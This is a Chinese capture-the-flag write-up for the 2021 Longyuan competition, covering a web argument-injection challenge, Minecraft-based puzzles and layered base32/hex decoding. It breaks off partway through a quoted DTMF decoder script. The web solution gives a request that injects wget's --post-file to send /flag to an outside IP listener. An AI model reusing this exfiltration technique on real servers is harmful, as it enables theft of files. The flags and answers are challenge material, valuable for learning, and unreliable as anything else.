陇原战“疫“2021网络安全大赛Writeup

原创


Le1a 于 2021-11-08 14:35:24 发布

分类专栏： CTF 文章标签： web安全 安全


Web

CheckIN

源代码的这两处：




先尝试访问/wget：`/wget?argv=a`，看出来这里应该是可以进行攻击的了



接着尝试利用wget的`--post-file`进行数据外带，读取源代码

在自己VPS开个监听并且构造：

```
/wget?argv=a&argv=--post-file&argv=/flag&argv=http://1.14.92.24:8008/
```



拿到flag：

```
flag{6e6f4abf-f38c-4d30-8ccd-e0bc0012a13f}
```

Misc

打败病毒

下载附件，发现是MC，根据描述来看应该是杀掉BOSS之后就能获得flag

题目　解题快手榜

打败病毒

200


在陇原大地上，一个冠状病毒悄然进入，袭击了众多人，作为一名战士，你为了保护陇原大地，独自去了冠状病毒的居住地，开始了与病毒的战斗

出题人：f00001111@天命

v1.zip

Flag

提交



进入游戏，首先肯定是要给自己来称手一把好剑啦，直接输入指令`/give @p minecraft:diamond_sword 1 0 {ench:[{id:16,lvl:32727}]}`，想获得附魔的钻石剑，但是提示权限不过，应该是这个mod禁用了作弊。


但是这难不倒咱们老MC玩家了，直接选择对局域网开放，并且勾选上允许作弊，游戏模式选择创造模式，然后就能输入刚才的指令获得钻石剑了

这里是有一个穿越的门的，跳进去就会到另外一个时空，里面是有boss的，但是进去了之后我们在一个平台上，到达不了龙的位置，所以要进入创造模式，输入`/gamemode 1`，现在双击空格就能飞起来了

对着这条龙就是一刀斩！打死了之后有个墓碑，看起来也是一个传送门

进去之后，就提醒通关了，然后给了一串base编码

通过base62解码得到flag



flag为：


```
SETCTF{Fi9ht1ng_3ItH_V1rUs}
```

soEasyCheckin

下载附件得到一串base编码，但是直接解开会乱码，仔细观察发现其中夹杂着一个`$`符号

```
GY4TKYLDMU2GEOBZMFSTKOBVMFRWKNTBMRQTGZJVMI4WEM3FG5Q
WIOBZMU2TSMRYMNSTQYRQHEYGKNRZGY4DOZJWHE4DQZLFHA4DOYL
BMU3TSNDCGFSTKODGHBRGKNJZGY4DIZJVHA2WCY3FGZQWIYJTMU2TQ
NLBMNSTMYLEMEZWKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZ
GBSTQOBXMFQWKNZZGRRDCZJWHE3DQN3FGY4TQODFMU2TQZRYMJST
KOJWHA2GKNTCGM4TKZJWMIZGEYTFHA4DOYLBMU3TSNDCGFSTKODGH
BRGKNJZGY4DIZJVHA2WCY3FGZQWIYJTMU2TQNLBMNSTMYLEMEZWKNJ
YMY4GEZJVHE3DQNDFGY4TKYLDMU2GEOBZMFSTKOBVMFRWKNTBMRQ
TGZJYMFTDSYLFGRRGMYJRMU4DQN3BMFSTOOJUMIYWKNJYGVQWGZJ
WMFSGCM3FGZRDGOJVMU3GEMTCMJSTKOJSHBRWKODCGA4TAZJVHEZ
DQY3FHBRDAOJQMU2WEOLCGNSTOYLEHA4WKNRZGVQWGZJUMI4DSYL
FGZRDGOJVMU3GEMTCMJSTKYRZMIZWKN3BMQ4DSZJVHA2WCY3FGZQ
WIYJTMU3GEMBZGFSTIYRYMJRGKNJYGVQWGZJWMFSGCM3FHBQWMOL
BMU2GEZTBGFSTQOBXMFQWKNZZGRRDCZJVHEZDQY3FHBRDAOJQMU3
DSNRYG0$TMOJYHBSWKNLCHFRDGZJXMFSDQOLFGU4GMODCMU2TSNR
YGRSTQOBXMFQWKNZZGRRDCZJVHA2WCY3FGZQWIYJTMU3TQODCGFST
KOLCMJSGKNJYGVQWGZJWMFSGCM3FGZRDAOJRMU2GEODCMJSTKOBV
MFRWKNTBMRQTGZJVHBTDQYTFGU4TMOBUMU3TQODCGFSTKOLCMJSG
KNJZGI4GGZJYMIYDSMDFHA4DOYLBMU3TSNDCGFSTKYRZMIZWKN3BM
Q4DSZJWHE2WCY3FGRRDQOLBMU2TQNLBMNSTMYLEMEZWKNRZGVQW
GZJUMI4DSYLFGU4TEODDMU4GEMBZGBSTQOBXMFQWKNZZGRRDCZJW
MIZTSNLFGZRDEYTCMU4GCZRZMFSTIYTGMEYWKNJZGI4GGZJYMIYDSMA
=
```

于是尝试去解前半部分的base，发现是base32




```
e5b9b3e7ad89e5928ce8b090e887aae794b1e5b9b3e7ad89e5b9b3e7ad89e887aae794b1e6b395e6b2bbe58f8be59684e5b9b3e7ad89e5b9b3e7ad89e6b091e4b8bbe585ace6ada3e695ace4b89ae5928ce8b090e69687e6988ee5b9b3e7ad89e788b1e59bbde585ace6ada3e695ace4b89ae585ace6ada3e8af9ae4bfa1e887aae794b1e5928ce8b090e6b091e4b8bbe5b9b3e7ad89e788b1e59bbde585ace6ada3e695ace4b89ae585ace6ada3e5b9b3e7ad89e5928ce8b090e69687e6988ee887aae794b1e58f8be59684e585ace6ada3e585ace6ada3e695ace4b89ae5928ce8b090e887aae794b1e69687e6988ee58f8be59684e6b395e6b2bbe887aae794b1e58f8be59684e585ace6ada3e585ace6ada3e58f8be59684e695ace4b89ae585ace6ada3e8af9ae4bfa1e887aae794b1e585ace6ada3e6b395e6b2bbe5928ce8b090e5928ce8b090e5b9b3e7ad89e695ace4b89ae6b395e6b2bbe5b9b3e7ad89e585ace6ada3e6b091e4b8bbe585ace6ada3e8af9ae4bfa1e887aae794b1e5928ce8b090e69688
```

hex解码得到：

```
平等和谐自由平等平等自由法治友善平等平等民主公正敬业和谐文明平等爱国公正敬业公正诚信自由和谐民主平等爱国公正敬业公正平等和谐文明自由友善公正公正敬业和谐自由文明友善法治自由友善公正公正友善敬业公正诚信自由公正法治和谐和谐平等敬业法治平等公正民主公正诚信自由和谐
```


核心价值观解码报错了，最后发现把最后的和谐两个字去除就行了




解码得到前半部分得flag：

```
SET{Qi2Xin1Xie2Li4-Long3Yuan
```

后半部分同样是base32，按道理来说可以直接解开，但是这里乱码了，原因是长度不够，于是在前面添上777





可以得到：

```
6988ee5b9b3e7ad89e58f8be59684e887aae794b1e585ace6ada3e788b1e59bbde585ace6ada3e6b091e4b8bbe585ace6ada3e58f8be59684e788b1e59bbde5928ce8b090e887aae794b1e5b9b3e7ad89e695ace4b89ae585ace6ada3e695ace4b89ae5928ce8b090e887aae794b1e6b395e6b2bbe8af9ae4bfa1e5928ce8b090
```

这里hex解码又是乱码，把第一个6删掉，再解码得到 平等友善自由公正爱国公正民主公正友善爱国和谐自由平等敬业公正敬业和谐自由法治诚信和谐

再解码得到`Zhan4Yi4}`,但是注意少了一个数字，因为每一个拼音后面都有一个数字，在前半段

flag`SET{Qi2Xin1Xie2Li4-Long3Yuan`中的Yuan后面肯定是有一个数字的，经过一个一个试，最终得到是2

所以完整flag为：

```
SET{Qi2Xin1Xie2Li4-Long3Yuan2Zhan4Yi4}
```

SOS

下载附件，又是MC，这次不是打怪了，这次一进去，就听到了拨号的音，然后旁边是 很多按钮，通过踩下这些按钮，旁边就落下来一些东西

通过这些就可以猜想 通过DTMF的脚本来识别这段拨号音频，得到按键的循序，通过这个顺序依次踩下按钮，用手机将音频录制下来，然后转为wav格式的音频

DTMF脚本地址：https://github.com/ribt/dtmf-decoder

DTMF脚本：

```
#!/usr/bin/env python3
```

```
import numpy as np
import matplotlib.pyplot as plt
from scipy.io import wavfile
import argparse

dtmf = {(697, 1209): "1", (697, 1336): "2", (697, 1477): "3", (770, 1209): "4", (770, 1336): "5", (770, 1477): "
6",
        (852, 1209): "7", (852, 1336): "8", (852, 1477): "9", (941, 1209): "*", (941, 1336): "0", (941, 1477): "
#",
        (697, 1633): "A", (770, 1633): "B", (852, 1633): "C", (941, 1633): "D"}

parser = argparse.ArgumentParser(description="Extract phone numbers from an audio recording of the dial tones.")
parser.add_argument("-v", "--verbose", help="show a complete timeline", action="store_true")
parser.add_argument("-l", "--left", help="left channel only (if the sound is stereo)", action="store_true")
parser.add_argument("-r", "--right", help="right channel only (if the sound is stereo)", action="store_true")
parser.add_argument("-d", "--debug", help="show graphs to debug", action="store_true")
parser.add_argument("-t", type=int, metavar="F", help="acceptable frequency error (in hertz, 20 by default)",
                    default=20)
